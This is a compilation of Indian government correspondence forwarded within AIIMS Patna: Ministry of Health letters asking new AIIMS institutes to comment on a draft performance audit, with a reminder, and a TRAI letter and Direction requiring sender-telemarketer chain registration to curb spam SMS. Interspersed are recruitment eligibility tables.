5. In this regard, it is requested to provide names of Gazetted Officers working in the Institution / Organization under your administrative control for addition of names in the ODI and Agreed List for the year 2025 positively by 20.11.2024.

Signed by
Manish Kumar
Date: 17-10-2024 14:12:09
(Manish Kumar)
Under Secretary to the government of India

To, AS&I
1. All JSs/EAs/DDG (Stats)/CCA, MoHFW.
2. JS (DHR)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" Examination of draft Audit Report-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:06 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Wed, Nov 13, 2024 at 5:27 PM
Subject: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" Examination of draft Audit Report-reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <DDA@aiimsrbl.edu.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, DDA AIIMS Bibinagar <dda@aiimsbibinagar.edu.in>, <dda@aiimsbilaspur.edu.in>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, T Ngamlien <t.ngamlien@icg.gov.in>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>, <ddapgi@gmail.com>, <krishana.goyal@jipmer.edu.in>, <DDA@aiims.edu>, : <Ak.biswas57@nic.in>, <dev.gothal@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - ak.biswas57@nic.in; dev.gothal@gov.in

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

3 attachments

letter.pdf 80K

daft audit 4.pdf 13029K

darft audit 2.pdf 9130K

21. Dissection Hall Attendant

S.No.	Post Name	Institute	Age Limit	Pay Level	Qualifications
1	Dissection Hall Attendant	AIIMS Bhopal	Between 21-30 years of age	4	10+2 or equivalent with one year experience in the concerned department Or 10th Pass with three years' experience in the concerned department
2	Dissection Hall Attendant	AIIMS Jodhpur	Between 21-30 years of age	2	10+2 or equivalent with one year experience in the concerned department. OR 10th pass with three years experience in the concerned department.
3	Dissection Hall Attendant	AIIMS Patna	Between 21-30 years of age	4	10+2 or equivalent with one year experience in the concerned department Or 10th Pass with three years' experience in the concerned department

22. ECG Technician

S.No.	Post Name	Institute	Age Limit	Pay Level	Qualifications
1	ECG Technician	Employees State Insurance Corporation (ESIC), Andhra Pradesh	Between 18 and 25 years (Relaxable for employees of Employees' State Insurance Corporation upto forty years for appointment by direct recruitment to Group C posts in accordance with the instructions or orders issued by the Central Government from time to time)	Level-4 (25500-81100) in a pay matrix	1. 10+2 in Science or equivalent from a recognized Board. 2. Two years Diploma in ECG from Central or State Government or AICTE recognized institute.
2	ECG Technician	Employees State Insurance Corporation (ESIC), Assam	Between 18 and 25 years (Relaxable for employees of Employees' State Insurance Corporation upto forty years for appointment by direct recruitment to Group C posts in accordance with the instructions or orders issued by the Central Government	Level-4 (25500-81100) in a pay matrix	1. 10+2 in Science or equivalent from a recognized Board. 2. Two years Diploma in ECG from Central or State Government or AICTE recognized institute.

No. Z-28015/104/2024–PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)
*****

745-A, 7th Floor, Nirman Bhawan, New Delhi
Dated 13-11-2024

To,

The Director/Executive Directors,
All new AIIMS

Subject: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" Examination of draft Audit Report-reg.

Sir,

I am directed to enclose herewith a copy of draft Audit Report received from Director General of Accounts (Central), Kolkata, on the above mention subject and to request to examine the following paras mentioned in the draft audit report and verify the facts and figures and provide the comments to this Division urgently:

Para No.	Description	Pertains to AIIMS
5	**Availability of Human Resources in new AIIMS**	-
5.2.1	Project Cell posts	AIIMS, Bathinda, Bibinagar, Bilaspur, Gorakhpur, Guwahati, Jammu, Kalyani, Madurai, Mangalagiri, Raebareli and Rajkot.
5.2.2	Faculty and Non-Faculty	AIIMS, Bathinda, Bibinagar, Bilaspur, Gorakhpur, Guwahati, Jammu, Kalyani, Madurai, Mangalagiri, Raebareli and Rajkot.
5.3	Delay in Recruitment	Bibinagar and Gorakhpur
5.4	Awarding of Marks	Bibinagar, Guwahati and Mangalagiri
5.5	Outsourcing of staff without tendering	Bilspur, Guwahati, Kalyani and Jammu (Vijaypur)
6.3.1	Commencement of MBBS courses	All new AIIMS
6.2.2	Earlier operationalisation of AIIMS from Temporary Campus	All new AIIMS
6.3.3	Non-implementation of SARAL (Students Advance Resource and Learning) online platform	All new AIIMS

Yours faithfully,
Signed by
Arun Kumar Biswas
Date: 13-11-2024 16:09:36
Under Secretary to the Govt. of India
Tel.011-23061343

Encl: As above

Copy to:
DD (A) of all new AIIMS.

Fwd: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:01 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **GUNJANSHARMA** <gunjan.s@gov.in>
Date: Fri, Nov 22, 2024 at 4:04 PM
Subject: Fwd: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmail.com>, <cdskatoch@gmail.com>, puranik 6 <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>
Cc: <dydir@aiimsbhopal.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <guptairss@gmail.com>, <dda@aiimsbilaspur.edu.in>, <dda@aiimsjodhpur.edu.in>, <dda@aiimspatna.org>, <dda@aiimsraipur.edu.in>, <dda@aiimsrishikesh.edu.in>, <dda@aiimsmangalagiri.edu.in>, <ddaiimsnagpur1@gmail.com>, <kpradip10@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <dda@aiimsgorakhpur.edu.in>, <dda@aiimskalyani.edu.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <DDA@aiimsrbl.edu.in>

Respected Sir/Madam,

With reference to the subject mentioned above kindly find the attachments.

Regards
ASO
PMSSY-I
MoH&FW

From: "RaviKumar RaviKumar" <ravi.kumar89@gov.in>
To: "GUNJANSHARMA" <gunjan.s@gov.in>
Sent: Friday, November 22, 2024 12:49:41 PM
Subject: Fwd: Re: Fwd: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018

Please circulate it to all AIIMS

========== Forwarded message ==========
From: Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>
To: "Mayukh SO"<mayukh.paul88@gov.in>, "RaviKumar"<ravi.kumar89@gov.in>
Date: Fri, 22 Nov 2024 12:38:26 +0530
Subject: Fwd: Re: Fwd: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018
========== Forwarded message ==========

========== Forwarded message ==========
From: ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>
To: "PRIYADARSHIKA SRIVASTAVA"<priyadarshika.s@gov.in>, "Shri Secretary"<raj.kumar28@nic.in>, "Nk.oza" <Nk.oza@gov.in>, "arvindthakur68"<arvindthakur68@gmail.com>, "Phool Prasad"<prasad-upsc@gov.in>
Date: Thu, 21 Nov 2024 17:28:35 +0530
Subject: Fwd: Re: Fwd: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018
========== Forwarded message ==========

========== Forwarded message ==========
From: eHealth Section <telmed-mohfw@gov.in>
To: "asfa-mhfw"<asfa-mhfw@nic.in>, "Rajiv Garg"<dghs@nic.in>, "Roli Singh"<asfr-mohfw@gov.in>, "Ms. Roli Singh"<ash-mohfw@nic.in>, "V Hekali Zhimomi"<zhimomiv@ias.nic.in>, "L Sweety Changsan" <lschangsan@nic.in>, "oo.asphp Singh"<oo.asphp-mohfw@gov.in>, "Meera Srivastava"<jsrch-mohfw@gov.in>, "Manashvi kumar"<jstraining-mohfw@gov.in>, "Elangbam Singh"<robert.elangbam@gov.in>, "Nipun Vinayak" <js.me-mohfw@nic.in>, "ANKITA MISHRA BUNDELA"<js-pmssy-mohfw@gov.in>, "Saurabh Jain"<js.policy-mohfw@gov.in>, "Vandana Jain"<vandana.jain@nic.in>, "Vijay Sinha"<sinha.vijay@nic.in>, "Indrani Kaushal"<ea-mohfw@nic.in>, "K. K. Tripathy"<kk.tripathy@nic.in>, "Pradeep Khasnobis"<pradeep.khasnobis@gov.in>, "Rakesh Maurya"<rakesh.maurya@gov.in>, "Narendra Oza"<nk.oza@gov.in>, "C K RAMASWAMY"<ck.rswamy@nic.in>, "KIRAN KARLAPU"<kiran.karlapu@gov.in>, "Nidhi Kesarwani"<nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "harshmangla"<harsh.mangla@ias.nic.in>, "Neha Garg"<nehagarg.irs@gov.in>, "SAROJ KUMAR"<saroj.kumar@nic.in>, "Sachin Kumar"<sachin.k@nic.in>, "SUSHIL Gahlaut"<sp.gahlaut@nic.in>, "Kumar Rahul"<kumar.rahul@nic.in>, "G S Chitra"<gs.chitra@nic.in>, "Phool Prasad"<prasad-upsc@gov.in>, "SHUBHENDU KUMAR"<hog-health@nic.in>, "Govind Kumar"<govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Rakesh Director"<rk.singh67@nic.in>, "PRIYADARSHIKA SRIVASTAVA"<priyadarshika.s@gov.in>, "Anjana Rajkumar"<director-cghs@cghs.nic.in>, "anil kumar"<cisc-cstmhfw@nic.in>, "sudidhi das"<dciso-cstmhfw@nic.in>, "chi"<chi@nihfw.org>, "gaurs"<gaurs@cdac.in>, "manishar"<manishar@cdac.in>, "spsood" <spsood@cdac.in>, "rajeshm"<rajeshm@cdac.in>, "rsp"<rsp@nihfw.org>, "gaurav sharma" <gaurav.sharma@nihfw.org>, "Anoop Puri"<anoopk.puri@nic.in>, "ddgtb"<ddgtb@rntcp.org>
Cc: "PUNYA SALILA SRIVASTAVA"<secyhfw@nic.in>, "Madhukar Bhagat"<jsehealth-mohfw@gov.in>, "HarishKumarJain PPS"<harish.jain68@gov.in>, "Swarup Dutta"<swarup.dutta@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "Pawan Kumar"<pawan.kumar13@nic.in>, "Varsha Singh"<varsha.singh@nic.in>, "Kajal Goel"<kajal.goel@gov.in>, "ehealth mohfw1"<ehealth.mohfw1@gmail.com>
Date: Thu, 21 Nov 2024 16:29:02 +0530
Subject: Re: Fwd: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018
========== Forwarded message ==========

Respected Sir/Madam,

Kindly refer to the attached D.O. NO RG-25/(6)/2023-QoS-Part(1)(E-8907) dated 07-11-2024 regarding implementation of TRAI's Direction issued under Telecom Commercial Communications Customer Preference Regulations (TCCCPR), 2018.

2. In this regard you are requested to please Circulate this direction to all institutions under your jurisdiction to facilitate swift Implementation and ensure no service disruption.



Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

---- On Thu, 21 Nov 2024 12:09:17 +0530 **PUNYA SALILA SRIVASTAVA <secyhfw@nic.in>** wrote ---

For necessary action.

Secretary (Health & Family Welfare)
Tele Nos. 011 2306 1863; 2306 3221

========== Forwarded message ==========
From: Jitender Yadav <jitender.y@trai.gov.in>
To: "Mr Bhushan"<secyhfw@nic.in>
Cc: "JAIPAL TOMAR"<jaipalsingh.tomar@gov.in>, "Sanjay Kumar"<jtadv-qos2@trai.gov.in>, "Joginder Lal Mukhija"<da-qos2@trai.gov.in>, "Vikas Verma"<verma.vikas@trai.gov.in>, "SO QoS"<uccqos@trai.gov.in>, "Rahul Chauhan"<rahul.chauhan90@trai.gov.in>, "Manish Kumar" <manishkumar.2001@trai.gov.in>, "Nishant Malik"<nishant.malik@trai.gov.in>
Date: Mon, 11 Nov 2024 14:55:00 +0530
Subject: Forwarding of DO letter dt 07.11.2024 regarding implementation of TRAI's Direction issued under TCCCPR, 2018
========== Forwarded message ==========

Sir/Madam,

TRAI has mandated the registration of Sender-Telemarketer chains to improve traceability and curb spam calls/SMS. While the initial deadline for registration was October 31, 2024, TRAI has extended it to November 30, 2024. Starting December 1, 2024, messages with undefined or mismatched chains will be rejected. Given that over 300,000 senders and 18,000 telemarketers need to comply, we request your support in engaging institutions under your jurisdiction to facilitate swift implementation and ensure no service disruption.

In view of above, Please find attached herewith TRAI DO letter dt 07.11.2024 alongwith its enclosure for further necessary action, please.

With regards
Jitender Yadav, Asst
TRAI HQ, New Delhi

2 attachments

DO letter dt 07.11.2024 to Min of Health.PDF
902K

TRAI Direction dt 28.10.2024 (Annexure to DO letter).pdf
2065K

अतुल कुमार चौधरी
Atul Kumar Chaudhary, ITS

सत्यमेव जयते

सचिव
भारतीय दूरसंचार विनियामक प्राधिकरण
Secretary
TELECOM REGULATORY AUTHORITY OF INDIA

D.O. No RG-25/(6)/2023-QoS-Part(1) (E- 8907)
Dated: November 7th, 2024

Dear Madam,

The Telecom Regulatory Authority of India (TRAI) has taken significant measures to curb the menace of spam calls and misuse of SMS service by unscrupulous elements. In last two months, over 800 entities and individuals have been blacklisted, and more than 18 lakh numbers have been disconnected for making promotional voice calls and messages in violation of regulations. This has proved to be a significant step towards cleansing the systems of spam calls and messages. Further, with effect from 1st October 2024, mandatory whitelisting of web links (URLs, APKs, or OTT links) in messages has been implemented to protect consumers from harmful or fake websites, apps, or other online threats.

2. It has been observed that, at times, message headers and templates are misused by deceitful entities which were difficult to detect and trace as the messages pass through many intermediate telemarketers (TMs). To address this issue, Access Providers, under TRAI's directive, have deployed technical solutions that enable the traceability of each entity involved in sending a message. This system ensures that every message handler, from the originator to the final delivery point, is tracked. It includes a pre-registration process (chain declaration) by the message sender and telemarketers that documents the route messages will take before reaching the Access Provider. However, it has been noticed that not many message senders have registered the chain on the Access Providers' portals by the deadline of 31st October 2024.

3. To allow time for awareness, technical updates, and chain declarations, TRAI, through its Direction dated October 28, 2024, has allowed time till 30th November 2024 (**Annexure**). Starting December 1, 2024, any message traffic where the Senders-Telemarketers chain is either undefined or does not align with the pre-established chain will be rejected.

Contd....P/2

वर्ल्ड ट्रेड सेंटर, टावर-एफ (चौथे से सातवां तल), नौरोजी नगर, नई दिल्ली-110029
World Trade Center, Tower-F (4th to 7th Floors), Nauroji Nagar, New Delhi-110029
Tel.: 011-20907748/49 Email: secretary@trai.gov.in

4. According to data available with the Authority, approximately 18,000 Telemarketers and 300,000 Senders need to be onboarded for this initiative. The Authority, in collaboration with various Telecom Service Providers and other platforms, is working to raise awareness among these entities to ensure regulatory compliance without disrupting services. Given the extensive number of stakeholders, focused efforts from all involved parties are essential. In this context, your support is kindly requested to engage institutions under your jurisdiction for the swift implementation of TRAI's Direction on Sender-Telemarketer chain binding.

With regards,

Yours sincerely,

(Atul Kumar Chaudhary)

Encl.-As above

Ms. Punya Salila Srivastava
Secretary (H&FW)
Ministry of Health and Family Welfare,
Nirman Bhawan,
Maulana Azad Rd, New Delhi – 110011
Email : secyhfw@nic.in

October 28, 2024

DIRECTION

Subject: Direction under section 13, read with sub-clauses (i) and (v) of clause (b) of sub-section (1) of section 11, of the Telecom Regulatory Authority of India Act, 1997 (24 of 1997) regarding measures to curb misuse of Headers and Content Templates under Telecom Commercial Communications Customer Preference Regulations, 2018 (6 of 2018).

F. No. D-27/1/(2)/2024-QoS (E-13563) - Whereas the Telecom Regulatory Authority of India (hereinafter referred as the "Authority"), established under sub-section (1) of section 3 of the Telecom Regulatory Authority of India Act, 1997 (24 of 1997) (hereinafter referred to as "TRAI Act"), has been entrusted with discharge of certain functions, *inter alia,* to regulate the telecommunication services; ensure technical compatibility and effective inter-connection between different service providers; lay-down the standards of quality of service to be provided by the service providers and ensure the quality of service and conduct the periodical survey of such services provided by the service providers so as to protect the interest of the consumers of telecommunication service;

2. And whereas the Authority, in exercise of the powers conferred upon it under section 36, read with sub-clause (v) of clause (b) and clause (c) of sub-section (1) of section 11, of the TRAI Act, made the Telecom Commercial Communications Customer Preference Regulations, 2018 (6 of 2018) dated the 19th July, 2018 (hereinafter referred to as the "regulations"), to regulate unsolicited commercial communications;

3. And whereas the Authority, in exercise of the powers conferred upon it under section 13, read with sub-clauses (i) and (v) of clause (b) of sub-section (1) of section 11, of the TRAI

Jaipal Singh 28/10/2024

वर्ल्ड ट्रेड सेंटर, टावर-एफ (चौथे से सातवां तल), नौरोजी नगर, नई दिल्ली-110029
World Trade Center, Tower-F, (4th to 7th Floors), Nauroji Nagar, New Delhi-110029
Tel. : 011-20907752 / www.trai.gov.in

Act and the provisions of the regulations, issued a Direction No. D-27/1/(2)/2024-QoS (E-13563) dated the 20th August 2024 regarding measures to curb misuse of Headers and Content Templates under the regulations directing all Access Providers to, *inter alia*, ensure that end-to-end implementation of 140xxx numbering series on DLT platform, including migration of existing telemarketers and scrubbing of calls as per regulations, is completed latest by 30th September 2024; traffic containing URLs/ APKs/ OTT links/ Call back numbers, which are not whitelisted, is not permitted with effect from 01st September, 2024 (later revised to 01st October 2024 vide Direction No. D-27/I(2)/2024-QoS (E-13563) dated 30th August 2024); the messages from Principal Entities to the recipient are traceable and, w.e.f. 01st November 2024, all messages, where the chain of Telemarketers is not defined or does not match, are rejected;

4. And whereas the Access Providers informed that they have implemented the end-to-end implementation of 140xxx numbering series on DLT platform and whitelisting of URLs/ APKs/ OTT links in the messages as per Direction dated 20th August 2024 and Direction dated 30th August 2024;

5. And whereas the Authority held a meeting on 09th October 2024, with the Access Providers to review the implementation of the traceability of messages from Principal Entity (PE) to the recipient as directed vide Direction dated 20th August2024, and during the meeting the Access Providers submitted that -

(a) they will complete the technical implementation of the solution on the DLT platform before 01st November 2024;

(b) the portal for Principal Entities to register the Principal Entities-Telemarketer (PE-TM) chain will also be operationalized before 01st November 2024 by all concerned Access Providers;

(c) sufficient time be given to ensure comprehensive dissemination of information to all Telemarketers and Principal Entities, configuration of technical platforms for both Principal Entities and Telemarketers and declaration of the chain by all Principal Entities and associated Telemarketers;

6. And whereas the Cellular Operators Association of India (COAI), vide letter no. DG/COAI/2024/409 dated 18th October 2024, *inter alia*, informed the Authority about technical readiness of the Access Providers for implementation of the traceability of messages

28/10/2024

from Principal Entities to the recipients and the challenges which may be faced at the end of the Principal Entities and the Telemarketers to register their complete chain on the DLT Platform and thus, requested the Authority to allow the Access Providers to implement the Principal Entity-Telemarketer binding in logger mode from 01st November 2024, wherein Access Providers will not block the traffic because of hash mismatch or chain not registered or any other reason, however, Access Providers will send daily reports to Telemarketers and Principal Entities to enable them to take corrective measures, and COAI further requested the Authority that blocking mode be enabled by 01st December 2024;

7. Now, therefore, after a holistic review of the implementation-related issues raised by the Access Providers, the Authority, in exercise of the powers conferred upon it under section 13, read with sub-clauses (i) and (v) of clause (b) of sub-section (1) of section 11, of the Telecom Regulatory Authority of India Act, 1997 (24 of 1997) and the provisions of the Telecom Commercial Communications Customer Preference Regulations, 2018 (6 of 2018), and in partial modification of para 10(c) of Direction No. D-27/1/(2)/2024-QoS (E-13563) dated the 20th August 2024, hereby directs all the Access Providers to –

(a) ensure that all the Principal Entities (PE) and Telemarketers (TM) shall complete the PE-TM chain binding at the earliest to avoid disruption in the transmission of messages;
(b) conduct awareness campaigns through webinars, emails and other means to inform, educate and train the Principal Entities and Telemarketers regarding PE-TM chain binding process and the activities to be undertaken by them in this regard;
(c) issue a warning on daily basis to defaulting Principal Entities and Telemarketers who continue to send messages without defining the requisite PE-TM chain binding or upgrading their systems, to take corrective actions at the earliest, failing which the Access Providers shall ensure that no messages shall be transmitted with effect from 30th November 2024;
(d) submit to the Authority, until 30th November 2024, a daily progress report regarding messages complying to or failing to comply to the chain-binding process;
(e) reject the messages, with effect from 01st December 2024, where the complete chain is not defined or does not match with pre-defined chain.

8. All Access Providers are directed to comply with the above Directions and furnish to

Jaipal Singh 28/10/2024

the Authority an updated status on action taken, including updating of Codes of Practice (CoPs), within fifteen days from the date of issue of this Direction.

Jaipal Singh 28/10/2024

(Jaipal Singh Tomar)
Advisor (QoS-II)

To

All Access Providers

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" Examination of draft Audit Report-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:00 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Nov 25, 2024 at 5:27 PM
Subject: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" Examination of draft Audit Report-reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, <shakti810505@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, <dda@aiimsbilaspur.edu.in>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, T Ngamlien <t.ngamlien@icg.gov.in>, : <Ak.biswas57@nic.in>, <dev.gothal@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; dev.gothal@gov.in;

Draft 1.pdf

Regards
PMSSY-IV Section

Ministry of Health and Family Welfare

3 attachments

letter (7).pdf
79K

All India Performance Audit (PA) on the topic.pdf
4069K

Encl.pdf
9050K

REMINDER

No. Z-28015/104/2024–PMSSY-IV
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)
*****

745-A, 7th Floor, Nirman Bhawan, New Delhi
Dated 25-11-2024

To,

The Director/Executive Directors,
(AIIMS, Bhopal, Bhubaneswar, Jodhpur, Patna, Rishikesh, Mangalagiri, Nagpur, Kalyani, Gorakhpur, Bilaspur, Guwahati, Deoghar, Raebareli, Rajkot, Madurai and Jammu)

Subject: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" Examination of draft Audit Report-reg.

Sir,

I am directed to refer to this Division's letter of even number dated 13.11.2024 (Copy enclosed) forwarding therewith a copy of draft Audit Report received from Director General of Accounts (Central), Kolkata, on the above mention subject and to say that it was requested to examine concerned paras mentioned in the draft audit report and verify the facts and figures and provide the comments to this Division urgently. However, the same has not been received so far.

2. It is therefore, once again requested to examine concerned paras of draft audit report and verify the facts and figures and provide the comments to this Division immediately.

Yours faithfully,
Signed by
Arun Kumar Biswas
Date: 25-11-2024 16:32:09
(Arun Kumar Biswas)
Under Secretary to the Govt. of India
Tel.011-23061343

Encl: As above

Copy to:
DD (A) of all above new AIIMS.

No. G-25012/32/2023-PMSSY-V [8239134]
Government of India
Ministry of Health & Family Welfare
(Department of Health & Family Welfare)
(PMSSY-V Section)

Nirman Bhawan, New Delhi
Dated: 14-08-2024

OFFICE MEMORANDUM

Subject: All India Performance Audit (PA) on the topic "Establishment of new AIIMS" - Examination of draft Audit Report - Reg.

****

The undersigned is directed to enclose a copy DO letter No. OA/PA-AIIMS/2023-24/76 dated 22.07.2024 received from the Director General of Accounts (Central), Kolkata and a copy of the draft Audit Report on Performance Audit on "Establishment of AIIMS". The main contents of the draft Audit Report and the section(s) to which they pertain to is given below:

Chapter No.	Description	Pertains to (Section)	Pertains to (AIIMS)	Pertains to (EAs/PSA)
1.1 to 1.8	Introduction	All Sections	-	-
2	**Planning**			
2.1	Introduction	-	-	-
2.2	Non-finalisation of guidelines for implementation of PMSSY Scheme	V	-	-
2.3	Site selection and availability of land for new AIIMS projects	III	-	-
2.3.1	Land made available by state governments for the new AIIMS projects	III, V	-	-
2.3.2	Hindrances in project implementation due to land issues	I, III, V	Bathinda Mangalagiri Bibinagar Raebareli Rajkot Kalyani Guwahati	-
2.4	Non-fulfillment of MoU obligations by State Governments	-	-	-
2.4.1	Failure to complete land filling of project site for Guwahati	III	Guwahati	-
2.4.2	Failure to bear the cost of storm water drainage outside the AIIMS Guwahati campus	III	Guwahati	-
2.4.3	Failure to discharge commitment towards Operation and Maintenance of Electrical Substation at AIIMS, Guwahati	III	Guwahati	-

2.4.4	Failure to provide piped water supply to AIIMS, Mangalagiri by the State Government	V	Mangalagiri	HSCC
2.4.5	Failure to bear the cost of electricity connection for AIIMS, Rajkot	V	Rajkot	HSCC
2.4.6	Delay in execution of MoU with State Government for AIIMS, Madurai	V	Madurai	-
2.4.7	Delay in selection of EA for AIIMS, Madurai	V	Madurai	-
2.5	De-scoping of AIIMS Raebareli project with Cabinet approval	I	Raebareli	-
2.6	Irregularities in selection of EAs	-	-	-
2.6.1	Non-consideration of CPWD as executing agency	III	-	-
2.6.2	Violation of GFR provisions in selection of Executing Agencies	III, V	-	-
